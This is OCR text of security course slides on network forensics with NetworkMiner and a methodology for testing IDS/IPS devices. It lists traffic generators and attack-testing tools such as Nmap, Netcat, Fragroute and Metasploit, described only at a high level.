
1. On your Windows system, open your Day1-3 USB and open the Day2 folder.
2. Copy the NetworkMiner_1-4-1.zip file to your system and unzip.
3. Execute the NetworkMiner.exe file.
4. Drag the attack-trace.pcap file into NetworkMiner.

Look through each tab. What kinds of useful data do you see? Just explore: There's a lot here!

Incidentally, this PCAP file came from a Honeynet Project challenge that is fun. Check it out at http://www.honeynet.org/node/504.



This lab was focused on playing with some cool tools! Network forensics is a big area, and SANS has a full course on this topic as well.




This section presented several free, open source tools for implementing intrusion prevention and network forensics at the network, system, and application level. These tools were discovered via web searches and from the authors' own experiences with the tools. Open source tools tend to vary in terms of features, documentation, support, and maintenance. However, they are often adaptable to your specific needs and offer a low-cost means of testing and utilizing technology.


When examining the tools presented in this chapter note several key points. First, most of the tools are UNIX/Linux-based. Open source Windows-based IPS tools were not discovered. Another point that stands out is that several of the tools work with the Snort IDS. This should be of no surprise because Snort is an advanced, community-supported open source effort. The tools discovered are mostly still focused on signature matching and string matching. They also do not utilize many of the advanced packet inspection methods, such as awareness of protocol standards compliance and usage, discussed in earlier chapters. There was also no open source anomaly or behavioral based detection tools discovered.

Although all the tools discussed can integrate and augment commercial solutions, only one solution actually "interacts" with commercial products. Lastly, all the tools offer minimal active response choices. Most just perform session disconnects or create firewall rules. All the tools discussed in this section offer some level of use for simple environments; however, none offer full enterprise protection. Some of the tools that have a large developer support base have the potential to continue to grow into more advanced, scalable solutions. Using a combination of methods to build a strong defense in depth strategy is still the best approach.

In the realm of network forensics, though, some great advancements are being made. With tools such as NetworkMiner and SecurityOnion being developed and maintained, a network security analyst can actually do quite a bit without spending any money at all!




This section presents a foundation for an IDS testing methodology. It also presents several tools and resources to use for testing.



Intrusion detection systems (IDS) and intrusion prevention systems (IPS) have received a lot of attention over the past few years due to the increase in malicious activity that utilizes application level vulnerabilities and advanced worm technology. In response, the advance in firewall, IDS, and IPS technology has spawned a new concept called deep packet inspection (DPI), which performs full packet analysis, including payload, in terms of protocol compliance, content checking, pattern matching, and more.

The new IDS and IPS devices that are now available must protect against both network and Application layer attacks and have the ability to assemble and inspect packet payloads at wire speeds. Intrusion prevention systems can also take an action, such as dropping a specific connection, dropping all connections from the suspect IP address, sending an alert, and other customizable actions. Deep packet inspection is blurring the lines between firewalls, IDS, and IPS.


Due to the varying features and capabilities of the devices on the market today, a standardized method of comparison and testing must be used. This section describes the process and procedures for testing and evaluating IDS/IPS technology. It also provides a list of testing tools.



With the traditional differences between firewalls, IDS, and IPS becoming blurred, it is necessary to define the type of device that will be tested. This is essential when "bakeoffs" or comparisons between devices are made. Three classes of devices can perform some of the same types of actions: IPS, IDS with new reactive technology, and firewalls with new deep packet inspection technology. An IPS sits inline on the network. Traffic comes into the device and the total packet is inspected. If the traffic matches a signature, the connection may be immediately dropped so that it never reaches the internal network. Other actions can also be taken, as appropriate. An IDS sits on a network in passive mode and monitors traffic. These are typically not inline devices. However, newer IDSs can "respond" to potential attacks (traffic that matches a signature or generates an anomaly) by sending a TCP reset or integrating with a firewall to dynamically create a rule. Depending on how this technology is used, an attack may have already penetrated the network before the IDS communicates to the firewall or sends the reset to stop the attack. This is because the device is not in line. Newer firewall technology has the capability to inspect the entire packet, including the payload, to determine if any of its contents match a signature, violate a policy, and so on. Because this is in line, the packet is rejected before it enters the network. The firewall is also using a standard ruleset to provide access control, as always.


In addition, you must define the particular feature of the device that is tested. The signature or rule-based device matches traffic to signatures of known attacks. An anomaly-based device focuses on detecting unknown, or zero-day attacks, by profiling the normal characteristics of a system and detecting deviations from the profile. Anomaly-based devices often detect anomalies in network traffic or protocol usage. Behavioral-based devices detect deviations in user or system behavior.

Lastly, you must define the aspect of the device that is tested, such as performance, functionality, security, or the triggering of rules.



Due to these varying types of devices, it is best to define the DUT as the following:


An inline device that performs full packet inspection, including payload, and can react to the traffic in real time, before it enters the protected network. In addition, the device must be able to interpret application layer traffic and maintain state of the connection.




The testing methodology is broken up into three primary sections: performance testing, functional testing, and informational evaluation.

Performance testing tests the device's capability to detect attacks while under varying loads of traffic. This testing should be performed in the following three phases:

- **Phase 1 – Simple Performance Test**: This test uses packet generation devices to test the vendor datasheet claims for throughput, latency, maximum simultaneous sessions, and maximum connections per second.
- **Phase 2 – Baseline Attack Test**: This tests the device's capability to detect attacks. A standard set of X number of attacks are used for all devices that are tested. These are common, simple, and easy to detect attacks that should be included in the device's default signatures. The device is tested using its default enabled signatures and then tested again with all its signatures enabled.
- **Phase 3 – Infinite Loop Test**: This test determines the threshold of the sensor and collection engine. It uses a packet generation device and various DoS attacks to generate traffic on the network. First, the baseline attacks are generated to determine if they are still detected. Then stealth attacks are generated to test the device's capability to alert under these conditions. The result is the maximum load that a device can handle before packets are dropped and attacks are not detected.



The functional testing validates the usage and security mechanisms of the device under test (DUT) by testing the various device features and detection capabilities.



The informational evaluation assesses the device under test by researching the company stability and device pricing as well as evaluating documentation and support for the device.

Testing Tools: Traffic Generators

- Smartbits
  - Features test applications for xDSL, cable modem, IPQoS, VoIP, MPLS, IP Multicast, TCP/IP, IPv6, MPLS, routing, SANs, and VPNs
- Spirent Avalanche
  - Emulates web clients and issues a variety of client responses
- TCPReplay
  - A tool to replay saved TCPdump files at arbitrary speeds
- Network Traffic Generator
  - Generates TCP/UDP traffic from clients to servers to stress test routers/firewalls under heavy network load

This slide lists the traffic generation tools to use for testing.

Testing Tools: Attack Tools (1)

- Nmap:
  - Nmap uses raw Internet Protocol (IP) packets to identify the available hosts on a network, services, or ports that are open, type of operating system and version that hosts are running, type of packet filters and firewalls in use, and other characteristics
  - Most IDS/IPS devices should recognize an Nmap scan, so this may be used as a baseline attack
- Wireshark:
  - Network protocol analyzer used on UNIX and Windows workstations allows users to capture data from a live network. This may be used to monitor the testing and to create packet capture files for later playback.
- Netcat:
  - Utility that reads and writes data across network connections, using TCP or UDP, that simulates a backdoor. Netcat may be used as a baseline attack to connect to open ports or a stealth backdoor attempt.

This slide lists the traffic attack tools to use for testing.

Testing Tools: Attack Tools (2)

- Nessus:
  - A vulnerability scanner used to identify security holes remotely on network hosts. Nessus uses Nmap as its port scanning engine and should be easily detected by most IDS/IPS.
- Scapy:
  - A Python-based network packet creation and injection library and program. With Scapy, it is possible to generate and transmit packets from the command line or from within a Python or shell script.
- Hping3:
  - A fully scriptable utility that allows packets to be received and sent via a binary or string representation describing the packets. Examples are automated security tests with printed report generation, TCP/IP test suites, many kinds of attacks, NAT-ing, prototypes of firewalls, implementation of routing protocols, and so on.

This slide lists the traffic attack tools to use for testing.

Testing Tools: Attack Tools (3)


- ISIC (legacy):
  - IP Stack Integrity Checker is a suite of utilities to exercise the stability of an IP Stack and its component stacks (TCP, UDP, ICMP, and more). It generates large quantities of pseudo random packets of the target protocol. The packets are then sent to the target machine to penetrate firewall rules, find bugs in the IP stack, or for IDS/IPS testing.
- Fragroute:
  - Fragroute intercepts, modifies, and rewrites egress traffic destined for a specified host. It features a simple ruleset language to delay, duplicate, drop, fragment, overlap, print, reorder, segment, source-route, or otherwise modify all outbound packets destined for a target host. This tool was written to aid in the testing of network intrusion detection systems, firewalls, and basic TCP/IP stack behavior.

This slide lists the traffic attack tools to use for testing.

Testing Tools: Attack Tools (4)

- Stick (legacy):
  - An IDS stress tool used to evaluate the bottleneck point in an IDS in an operational environment
- Snot (legacy):
  - Triggers snort alerts by using a snort rules file as input
- Nidsbench (legacy):
  - A toolkit for testing network intrusion detection systems. The goal of the nidsbench project is to provide better tools for evaluating NIDS products and to help standardize a testing methodology for the purpose of objective comparison.

This slide lists the traffic attack tools to use for testing.



One last tool that can help you enormously in your testing efforts is NetDude, found at http://netdude.sourceforge.net/.

NetDude enables you to open PCAP files and then manipulate them as much as you want to for creating robust attack strategies and scenarios. Another great one to have in the arsenal!

Testing Tools: Exploits

- Metasploit Framework:
  - The Metasploit Framework is an advanced open-source platform for developing, testing, and using exploit code. This project initially started as a portable network game and has evolved into a powerful tool for penetration testing, exploit development, and vulnerability research.
- Other exploits:
  - DoS, evasion, fragmentation, etc.


This slide lists exploits the use for testing.

Developing, Testing, and Securing Applications (1)

- Open Web Application Security Project (OWASP)
- Top 10:
  - Most critical web application security flaws
  - https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Advanced Detection and Packet Analysis

